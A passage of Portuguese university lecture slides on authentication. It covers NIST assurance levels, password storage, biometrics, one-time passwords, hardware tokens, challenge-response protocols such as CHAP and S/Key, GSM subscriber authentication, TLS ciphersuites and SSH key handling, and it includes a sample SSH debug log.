 - Autenticação (Authn) leva a autorização (Authz)
- **Facilitar a exploração de outros protocolos relacionados com segurança**
 - ex: distribuição de chaves para comunicação segura

Authn: Requisitos

- **Confiança**

- Quão boa é a provar a identidade de uma entidade?
- Quão difícil é de subverter?
- Nível de Confiança (Level of Assurance, LoA)

- **Secretismo**

- Não divulgação das credenciais utilizadas pelas entidades

NIST 800-63

LoA	DESCRIPTION	TECHNICAL REQUIREMENTS		
		IDENTITY PROOFING REQUIREMENTS	TOKEN (SECRET) REQUIREMENTS	AUTHENTICATION PROTECTION MECHANISMS REQUIREMENTS
1	Little or no confidence exists in the asserted identity; usually self-asserted; essentially a persistent identifier	Requires no identity proofing	Allows any type of token including a simple PIN	Little effort to protect session from off line attacks or eavesdropper is required.
2	Confidence exists that the asserted identity is accurate; used frequently for self service applications	Requires some identity proofing	Allows single-factor authentication. Passwords are the norm at this level.	On-line guessing, replay and eavesdropping attacks are prevented using FIPS 140-2 approved cryptographic techniques.
3	High confidence in the asserted identity's accuracy; used to access restricted data	Requires stringent identity proofing	Multi-factor authentication, typically a password or biometric factor used in combination with a 1) software token, 2) hardware token, or 3) one-time password device token	On-line guessing, replay, eavesdropper, impersonation and man-in-the-middle attack are prevented. Cryptography must be validated at FIPS 140-2 Level 1 overall with Level 2 validation for physical security.
4	Very high confidence in the asserted identity's accuracy; used to access highly restricted data.	Requires in-person registration	Multi-factor authentication with a hardware crypto token.	On-line guessing, replay, eavesdropper, impersonation, man-in-the-middle, and session hijacking attacks are prevented. Cryptography in the hardware token must be validated at FIPS 140-2 level 2 overall, with level 3 validation for physical security.

Authn: Requisitos

- **Robustez**
 - Impedir ataques às trocas de dados do protocolo
 - Impedir cenários de DoS interativos
 - Impedir ataques desligados com dicionários
- **Simplicidade**
 - Deverá ser tão simples quanto possível para evitar que os utentes escolham simplificações perigosas
- **Lidar com vulnerabilidades vindas das pessoas**
 - Têm uma tendência natural para facilitar ou para tomarem iniciativas perigosas

Authn: Entidades e Modelos de Implantação

Entidades

- **Pessoas**
- **Servidores**
- **Redes**
- **Serviços**

Modelos de Implantação

- **Ao longo do tempo**
 - Quando a interação se inicia
 - Continuamente ao longo da interação
- **Direcionalidade**
 - Unidirecional
 - Bidirecional (mútua)

Protocolos de Autenticação: Aproximações Elementares

- **Aproximação direta**

1. Apresentar credenciais
2. Esperar pelo veredicto

- **Aproximação com desafio-resposta**

1. Obter desafio
2. Calcular e fornecer uma resposta calculada com base no desafio e nas credenciais
3. Esperar pelo veredicto

Sujeitos: Aproximação Direta com Senha Memorizada

- A senha é confrontada com um valor guardado para a pessoa que se está a autenticar
 - Dada a sua identidade reclamada (username)
- **Valor pessoal guardado**
 - Ideal: Transformação com a senha + função unidirecional
 - Windows: Função de síntese
 - UNIX: DES hash + sal
 - Linux: Hash + sal
 - MD5, SHA1, SHA-256, **SHA-512**
 - Ideal: PBKDF2, Scrypt com elevada complexidade

Sujeitos: Aproximação Direta com Senha Memorizada

- **Vantagens**

- Simplicidade!

- **Problemas**

- Utilização de senhas fracas/inseguras
 - Permitem ataques com dicionários
- Transmissão de senhas em claro em canais de comunicação inseguros
 - Escutas podem revelar senhas
 - ex. serviços remotos do UNIX, PAP




Top Ten 2017 from Splashdata

1. 123456
2. Password
3. 12345678
4. qwerty
5. 12345
6. 123456789
7. letmein
8. 1234567
9. football
10. iloveyou

Sujeitos: Aproximação direta com Biometria

- **Uma pessoa autentica-se usando medidas do seu corpo**
 - Avaliações biométricas
 - Impressão digital, íris, geometria da face, timbre vocal, escrita manual, etc.
- **Estas medidas são comparadas com um registo pessoal similar**
 - Referência biométrica (ou modelo/template)
 - Criado no sistema de forma similar mas no âmbito de uma inscrição anterior

Sujeitos: Aproximação direta com Biometria



Sujeitos: Aproximação direta com Biometria: Vantagens

- **Sujeitos não necessitam de memorizar ou possuir algo**
 - Apenas têm de se apresentar
- **Sujeitos não podem escolher senhas fracas**
 - Na realidade não escolhem nada
- **Credenciais não podem ser transferidas para outros**
 - Dificulta o roubo de credenciais

Sujeitos: Aproximação direta com Biometria: Desvantagens

- **Alguns métodos ainda são incipientes**
 - Podendo ser ultrapassados com facilidade
 - Ex: Reconhecimento Facial, Impressão Digital
- **Sujeitos não podem alterar as credenciais**
 - A exposição das credenciais tem impacto duradouro
- **Credenciais não podem ser transferidas a outros**
 - Por vezes necessário em situações de emergência (ex, médica)

Sujeitos: Aproximação direta com Biometria: Desvantagens

- **Coloca os sujeitos em risco**
 - Pode levar a comprometimento da integridade física para obtenção de credenciais
- **De difícil aplicação em sistemas remotos**
 - Obriga a existência de um sistema seguro local para aquisição de biometria
- **Biometria pode revelar informação pessoal**
 - Hábitos, doenças (ou riscos das mesmas)

Sujeitos: Aproximação Direta com Senhas Descartáveis

- **Senhas Descartáveis (One Time Passwords)**
 - Apenas podem ser utilizadas uma vez
 - Pré-distribuídas ou calculadas por um gerador
- **Exemplos: Códigos bancários, Google Backup Codes**



Print backup verification codes Close

Backup verification codes

1. 925 08 575	6. 042 74 256
2. 688 94 054	7. 252 38 814
3. 546 12 675	8. 765 07 144
4. 419 82 291	9. 842 92 280
5. 609 30 315	10. 305 04 397


Printed: August 3, 2012 10:45:48 AM PDT

Keep them someplace accessible, like your wallet. Each code can be used only once.

[Print](#) [Save to text file](#)

Running out of backup codes? Generate new ones at:
<https://www.google.com/accounts/SmsAuthConfig>
Only the latest set of backup codes will work.

[Generate new codes](#)



Sujeitos: Aproximação Direta com Senhas Descartáveis: Vantagens

- **Segredos podem ser escutados**
 - Permite utilização em canais inseguros (não cifrados)
- **Segredos podem ser escolhidos pelo autenticador**
 - Que pode assim definir o grau de segurança
- **Podem depender de uma senha**
 - Algo que se sabe
- **Podem depender de um dispositivo**
 - Algo que se tem

Sujeitos: Aproximação Direta com Senhas Descartáveis: Desvantagens

- **Entidades necessitam de mecanismos para saber que senha usar em cada ocasião**
 - Implica um mecanismo de sincronização
- **Sujeitos podem necessitar de recursos para armazenar ou gerar as chaves**
 - Pedaço de papel
 - Aplicação
 - Dispositivo
- **Mecanismos adicionais necessários podem ser atacados**
 - Roubo, engenharia reversa

RSA SecurID

- **Dispositivo de Autenticação Pessoal**
 - Também pode existir como um módulo de software (para smartphones)
- **Gera um valor único em intervalos fixos**
 - tipicamente 30s ou 60s
 - Sequência de valores é única para um sujeito (User ID)
 - Valor é calculado com base em:
 - Chave de 64 bits armazenada no dispositivo
 - Instante temporal atual
 - Algoritmo proprietário (SecurID hash)
 - Por vezes: um código PIN



RSA SecurID



- **Sujeito gera OTP combinando o UserID com o número do dispositivo**
 - $\text{OTP} = \text{UserID} \mid \text{Token}$
- **O servidor RSA ACE realiza a mesma operação**
 - Servidor possui todos os User ID e chaves geradoras
 - Servidor e dispositivo possuem os relógios sincronizados
- **Robusto contra ataques por dicionário**
 - Senhas não são escolhidas pelos sujeitos
- **Vulneráveis contra ataques ao servidor**
 - 2011: incidente iniciado por um 0-day no Adobe Flash dentro de um XLS

Yubikey

- **Dispositivo de Autenticação Pessoal**
 - USB e/ou NFC




- **Ativação gera uma chave de 44 caracteres**
 - Emula um teclado USB (besides own API)
 - Suporta HOTP (Eventos) ou TOTP (Temporal)
 - Se for fornecido um desafio, utilizador tem de tocar no botão para que o resultado seja fornecido
 - Vários algoritmos, incluindo AES 128

cccjgjgkhcbbirdrfdnlnghhfgrtnnlgedjlftrbdeut



The YubiKey ID is the Identifier of the YubiKey and does not change

Yubico Server



The One Time Password only works once and a new one is generated every time the YubiKey is Used

YubiKey OTP Validated



Aproximação Desafio Resposta: Conceito

Credenciais não são constantes e dependem de um desafio enviado pelo autenticador

- 1. Sujeito acede a autenticador**
- 2. Autenticador fornece um desafio (ex, um NONCE)**
- 3. Sujeito transforma o desafio**
 - Usando algo único (chave privada, senha, ...)
- 4. Resultado é enviado ao autenticador**
- 5. Autenticador valida o resultado do desafio**
 - Calcula o resultado usando o mesmo método
 - ou valida o resultado usando algo pré-partilhado (ex, chave pública)

Aproximação Desafio Resposta: Vantagens


- **Credenciais não são expostas**
 - Nunca circulam no canal de comunicação
 - Circula uma transformação da credencial
- **Robustas contra ataques de MITM**
 - Atacante captura desafio e resultado mas não consegue replicar a transformação
- **Compatíveis com outras aproximações**
 - Dispositivos físicos, chaves simétricas, chaves assimétricas
- **Autenticador escolhe transformação e complexidade do desafio**

Aproximação Desafio Resposta: Desvantagens

- **Sujeitos necessitam de um método para calcular respostas aos desafios**
 - Um token de hardware ou aplicação
- **Autenticador pode necessitar de armazenar segredos em claro**
 - Sujeitos podem reutilizar estes segredos noutras sistemas
- **Pode ser possível calcular todas as respostas possíveis**
 - Para um desafio ou todos, podendo relevar-se o segredo
 - Pode ser vulnerável a ataques por dicionário
- **Obriga que o autenticador faça uma boa gestão dos NONCEs**
 - **NÃO** podem ser reutilizados

Sujeitos: Desafio com Dispositivos

- **Credenciais de autenticação**
 - Possuir o dispositivo
 - ex, Cartão de Cidadão
 - A chave privada armazenada no cartão
 - O código PIN para aceder à chave
- **O autenticador sabe: a chave pública**
- **Robusto contra:**
 - ataques por dicionário
 - roubo da DB do servidor
 - canais inseguros



Sujeitos: Desafio com Smartcards

Protocolo de Autenticação Desafio Resposta

1. Autenticador gera um desafio

- ou um valor nunca antes utilizado (NONCE)

2. Smartcard do sujeito cifra o desafio com a chave privada

- ou gera um assinatura
- acesso protegido por um PIN

3. Autenticador decifra o resultado com a chave pública

- Sucesso se o resultado decifrado for igual ao desafio
- Alternativa: verifica a assinatura

Sujeitos: Desafio Resposta com Segredos partilhados

- **Credenciais de autenticação:** Senha escolhida pelo sujeito
- **Autenticador sabe:**
 - Aproximação fraca: a senha do sujeito
 - Aproximação melhor: uma transformação da chave
 - Ideal: transformação não reversível

Sujeitos: Desafio Resposta com Segredos partilhados

Protocolo Básico de Desafio-Resposta

1. Autenticador gera um valor aleatório (ou NONCE)
2. Sujeito calcula uma transformação do valor com um segredo
 - resultado = $H(\text{desafio} \parallel \text{password})$
 - ou... resultado = $E_k(\text{desafio})$ com k derivada da password
3. Validação:
 - Autenticador calcula resultado e compara
 - Autenticador reverte (decifra) o resultado e compara com o desafio
- Exemplo: CHAP, MS-CHAP, S/KEY

PAP e CHAP (RFC 1334, 1992; RFC 1994, 1996)


- **Protocolos usados no PPP (Point-to-Point Protocol)**
 - Autenticação unidirecional
 - Autenticador autentica sujeitos
 - Sujeitos não autenticam o autenticador
- **PAP (PPP Authentication Protocol)**
 - Simples apresentação do par UID/Password
 - Transmissão insegura: Apresentação direta sem desafio
- **CHAP: (CHallenge-response Authentication Protocol)**

Aut → U : authID, challenge
U → Aut: authID, MD5(authID, secret, challenge), identity
Aut → U : authID, OK/not OK

S/Key (RFC 2289, 1998)

- **Credenciais de Autenticação: Uma password**
- **Autenticador sabe:**
 - A última OTP que foi usada pelo sujeito
 - O índice da última OTP utilizada
 - Existe uma ordem entre OTPs
 - A raiz de todas as OTPs
- **Processo de Configuração/Setup**
 1. O Autenticador define uma raiz/semente aleatória
 2. O sujeito gera a OTP inicial:
 - $OTP_n = H_n(\text{raiz}, \text{password})$, onde $H = MD4$
 - Outras versões utilizam MD5 ou SHA-1
 3. O autenticador armazena a raiz, o índice N e a OTP_n

S/Key (RFC 2289, 1998)



S/Key: Processo de Autenticação

- O Autenticador envia a **raiz e o índice** do sujeito
 - São considerados um **desafio**
- O sujeito gera **índice-1** OTPs consecutivas
 - Resultado = $\text{OTP}_{\text{índice-1}}$
- Autenticador calcula **H(resultado)** e compara com o valor de **OTP_{índice}** armazenado
 - Se **H(resultado) == OTP_{índice}**, o sujeito é autenticado
 - Então o **resultado e índice são armazenados** para uma autenticação futura

Sujeitos: Desafio Resposta com chaves partilhadas


- **Semelhante ao uso de senhas dos sujeitos**
- **Utiliza uma chave com dimensão e aleatoriedade elevadas**
 - Robusta contra ataques de dicionário
 - Obriga a existência de um dispositivo para armazenar a chave

GSM: Autenticação do subscritor

- **Baseado num segredo partilhado entre o HLR e o subscritor**
 - Utiliza uma chave simétrica de 128 bits, denominada de Ki
 - Ki encontra-se no Subscriber Identification Module (SIM)
 - Smartcard fornece respostas baseadas na Ki
- **Algoritmos (inicialmente desconhecidos):**
 - Autenticação: A3
 - Geração da chave de sessão: A8
 - Comunicação: A5 (cifra contínua)
- **A3 e A8 implementadas no SIM. A5 na baseband**
 - A3 e A8 podem ser escolhidos pelo operador

GSM: Autenticação do subscritor

- MSC pede valores do subscritor ao HLR/AUC
 - RAND, SRES, Kc
- HLR gera RAND e os restantes valores usando uma Ki
 - RAND = valor aleatório (128 bits)
 - SRES = A3(Ki, RAND) (32 bits)
 - Kc = A8 (Ki, RAND) (64 bits)
- A3/A8 frequentemente é o algoritmo COMP128
 - [SRES, Kc] = COMP128(Ki, RAND)



Autenticação de Sistemas

- **Por nome (DNS), endereço MAC ou endereço IP**
 - Métodos fracos e sem provas criptográficas
 - Mesmo assim... ainda em utilização
- **Com chaves criptográficas**
 - Chaves secretas, partilhadas entre entidades que comunicam frequentemente
 - Pares de chaves assimétricas, um por sistema
 - K_{pub} pré-partilhada com entidades que comunicam frequentemente
 - ou... K_{pub} certificada por uma CA

Autenticação de Serviços


- **Autenticação do Sistema**
 - Todos os serviços localizados no mesmo sistema são automaticamente autenticados
- **Credenciais exclusivas a cada serviço:**
 - Chaves secretas partilhadas com clientes
 - Quando os serviços requerem autenticação dos clientes
 - Pares assimétricos por sistema/serviço
 - Certificadas ou não

TLS (Transport Layer Security, RF 2246): Objetivos

- **Comunicações seguras sobre TCP/IP**
 - Evolução da norma SSL v3 (Secure Socket Layer)
 - Gere sessões seguras sobre TCP/IP, individuais a cada aplicação
 - Inicialmente desenhado para tráfego HTTP
 - Atualmente aplicado a muitos outros cenários
- **Mecanismos de Segurança**
 - Confidencialidade e integridade da comunicação
 - Distribuição de chaves, negociação de cifras, sínteses e outros mecanismos
 - Autenticação das entidades intervenientes
 - Serviços, sistemas, sujeitos, etc...
 - Assegurado por chaves assimétricas e certificados X.509

SSL Client

SSL Server



Fonte: IBM

TLS Ciphersuites

- **Se um servidor usar um algoritmo específico, não é de esperar que todos os clients o suportem**
 - Clientes mais antigos/novos, mais poderos/limitados
- **A noção de ciphersuites é o que permite a negociação de mecanismos entre clientes e servidores**
 - Ambos enviam as suas ciphersuites, selecionando que ambos suportem
 - TLS v1.3: Servidor escolhe
- **Exemplo: ECDHE-RSA-AES128-GCM-SHA256**
- **Formato:**
 - Algoritmo de negociação de chaves: ECDHE
 - Algoritmo de autenticação: RSA
 - Algoritmo de cifra, chaves e modo: AES 128 GCM
 - Algoritmo de controlo de integridade: SHA256

SSH (Secure Shell)

- **Objetivo: Gerir sessões interativas sobre TCP/IP**
 - Inicialmente desenhado para substituir a aplicação telnet
 - Adicionado suporte para outras funcionalidades
 - Execução de comandos remotos
 - Transferência de ficheiros
 - Encapsulamento e transferência de pacotes
- **Mecanismos de Segurança**
 - Confidencialidade e integridade das comunicações
 - Distribuição de chaves
 - Autenticação das entidades intervenientes
 - Servidores /Sistemas
 - Clientes
 - Suportado por vários métodos (Senhas, chaves assimétricas, etc...)

SSH (Secure Shell): Auth Mech

- **Servidor: Um par de chaves assimétricas**

- Criadas na instalação do software e não certificadas
- Clientes armazenam estas chaves entre sessões
 - Em algum ambiente “seguro”. Tipicamente a home
 - Se a chave se alterar o utente é notificado
 - Servidor pode ter tornado a gerar a chave
 - Pode ser um servidor diferente (MITM)
 - Utente pode recusar ligar-se

- **Clientes: Autenticação parametrizável**

- Omissão: Utilizador e Senha
- Outros
 - Utilizador e chaves assimétricas
 - Clientes pré-instalam chave pública no servidor
 - Integração com PAM para outros métodos (Ex, OTP)

SSH (Secure Shell)

- **Chaves de longa duração em /etc/ssh/**
 - Privada: ssh_host_rsa_key
 - Pública: ssh_host_rsa_key.pub
 - Enviada aos clientes após cada ligação (sem certificado)
- **Lista de números primos**
 - /etc/sshd/moduli
 - Utilizados para estabelecer negociações DH com os clientes
- **Servidor por restringir clientes e utilizadores**
- **Pode interagir com sistemas existentes**
 - PAM: Pluggable Authentication Modules
 - KRB: Kerberos
 - GSSAPI: Generic Security Services Application Program Interface

SSH (Secure Shell)

- **Informação pessoal de cada utilizador em `~/.ssh`**
 - Tanto no cliente como no servidor
- **Cliente:**
 - Chaves para autenticação por chaves assimétricas
 - Privada: `id_ed25519` (exemplo)
 - Pública: `id_ed25519.pub` (exemplo)
 - `config`: Altera o comportamento para um servidor ou todos
 - `known_hosts`: armazena chaves públicas de servidores
- **Servidor**
 - `authorized_keys`: armazena chaves públicas do cliente

```
Reading configuration data /home/user/.ssh/config
Reading configuration data /etc/ssh/ssh_config
Connecting to server [127.0.0.1] port 22.
Connection established.
identity file /home/user/.ssh/id_ed25519 type 3
Local version string SSH-2.0-OpenSSH_7.9
Remote protocol version 2.0, remote software version OpenSSH_7.4p1 Debian-10+deb9u4
match: OpenSSH_7.4p1 Debian-10+deb9u4 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,OpenSSH_7.3*,OpenSSH_7.4*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
Authenticating to server:22 as 'user'
SSH2_MSG_KEXINIT sent
SSH2_MSG_KEXINIT received
kex: algorithm: curve25519-sha256
kex: host key algorithm: ecdsa-sha2-nistp256
kex: server->client cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
kex: client->server cipher: chacha20-poly1305@openssh.com MAC: <implicit> compression: none
expecting SSH2_MSG_KEX_ECDH_REPLY
Server host key: ecdsa-sha2-nistp256 SHA256:GNK1+Z/XV/vYxuqqgrZE45Gh5GqJeRPg6nFwrc+iYz
Host 'server' is known and matches the ECDSA host key.
Found key in /home/user/.ssh/known_hosts:2
rekey after 134217728 blocks
SSH2_MSG_NEWKEYS sent
expecting SSH2_MSG_NEWKEYS
SSH2_MSG_NEWKEYS received
rekey after 134217728 blocks
Will attempt key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gtHwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
SSH2_MSG_EXT_INFO received
kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,ssh-dss,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521>
SSH2_MSG_SERVICE_ACCEPT received
